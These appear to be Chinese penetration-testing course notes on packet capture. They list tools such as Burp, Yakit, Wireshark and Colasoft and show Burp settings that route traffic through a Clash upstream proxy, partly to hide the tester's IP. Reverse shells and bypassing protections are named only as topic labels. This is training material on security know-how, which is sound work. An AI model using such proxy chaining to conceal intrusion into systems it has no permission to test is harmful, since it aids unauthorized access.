


Day07 基础入门-抓包技术&全局协议&扶墙双层 &多项目联动&网卡模式&检验绕过&移动应用



1.知识点

- 1、基础入门-Web应用-域名上的技术要点
- 2、基础入门-Web应用-源码上的技术要点
- 3、基础入门-Web应用-数据上的技术要点
- 4、基础入门-Web应用-解析上的技术要点

- 1、基础入门-Web应用-搭建架构上的技术要点
- 2、基础入门-Web应用-源码类别上的技术要点

- 1、基础入门-Web应用-防护产品-WAF保护
- 2、基础入门-Web应用-加速服务-CDN节点
- 3、基础入门-Web应用-文件托管-OSS存储
- 4、基础入门-Web应用-通讯服务-反向代理
- 5、基础入门-Web应用-运维安全-负载均衡

- 1、基础入门-Web应用-蜜罐系统
- 2、基础入门-Web应用-堡垒机运维
- 3、基础入门-Web应用-内外API接口
- 4、基础入门-Web应用-第三方拓展架构

- 1、基础入门-APP应用-开发架构安全问题
- 2、基础入门-小程序应用-开发架构安全问题

- 1、抓包技术-Web应用-http/s-Burp&Yakit
- 2、抓包技术-APP应用-http/s-Burp&Yakit

- 3、抓包技术-PC端应用-http/s-Burp&Yakit
 - 4、抓包技术-WX小程序-http/s-Burp&Yakit
 - 5、抓包技术-软件联动-http/s-Proxifier
 - 6、抓包技术-通用方案-http/s-ReqableApi
 - 7、抓包技术-其他工具-http/s-Fiddler&Charles
-

- 1、抓包技术-HTTP/S双层代理-扶墙环境
 - 2、抓包技术-HTTP/S上游下游-项目联动
 - 3、抓包技术-全局协议-WireShark&科来
-

2.详细点

- 架构：WEB,APP,小程序,前后端,容器化等
 - 服务：OSS存储,CDN加速,云数据库,负载均衡等
 - 网络：不回显,反向代理,防火墙出入站,内外网,正反向连接等
 - 算法：MD5,Base64,AES,DES,Salt,自定义,代码加密算法等
 - 命令：Windows&Linux,文件下载,网络查看,反弹权限,用户等
 - 防护：WAF防护,蜜罐系统,CDN加速,权限设置,加壳加密反调试等
-

3.演示案例



- 1 wireshark:
- 2 <https://www.wireshark.org/>
- 3 网络封包分析软件。网络封包分析软件的功能是截取网络封包，并尽可能显示出最为详细的网络封包资料。wireshark使用WinPCAP作为接口，直接与网卡进行数据报文交换。





- 1 科来网络分析系统:
- 2 <https://www.colasoft.com.cn/>
- 3 该系统具有行业领先的专家分析技术，通过捕获并分析网络中传输的底层数据包，对网络故障、网络安全以及网络性能进行全面分析，从而快速排查网络中出现或潜在的故障、安全及性能问题。



3.1 抓包技术-Web&App&小程序&PC-扶墙双层



- 1 Clash+Burp Clash+Yakit
- 2 解决:
- 3 1、目标需要采用梯子才能访问
- 4 2、IP隐藏去访问并要进行抓包

3.1.1 Clash+Burp





Settings

Network > Connections

Failed domain name resolution: 60

Upstream proxy servers User setting Project setting

Use these settings to control whether Burp sends outgoing requests to an upstream proxy server, or directly to the destination web server. The first rule that matches each destination host is used. To send all traffic to a single proxy server, create a rule with * as the destination host.

☐ Override options for this project only

Add	Enabled	Destination host	Proxy host	Proxy port	Auth type	Username
Edit	☒	*	127.0.0.1	7890		
Remove						
Up						
Down						

Hostname resolution overrides Project setting

Use these settings to specify mappings of hostnames to IP addresses.

Add	Enabled	Hostname	IP address
Edit			
Remove			

SOCKS proxy User setting Project setting

Use these settings to configure Burp to use a SOCKS proxy for all outgoing communications. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.

☐ Override options for this project only

☐ Use SOCKS proxy

20:34
2024-11-26

burp设置下游代理为
clash监听的ip和端口

Settings

Tools > Proxy

Proxy listeners Project setting

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols	Support HTTP/2
Edit	☒	127.0.0.1:8080			Per-host	Default	☒
Remove							

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Request interception rules Project setting

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☒ Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	☒		File extension	Does not match	{^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ic...
Remove	☐	Or	Request	Contains parameters	
Up	☐	Or	HTTP method	Does not match	(get post)
Down	☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

☒ Automatically update Content-Length header when the request is edited



Response interception rules Project setting

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.


☐ Intercept responses based on the following rules: *Master interception is turned off*


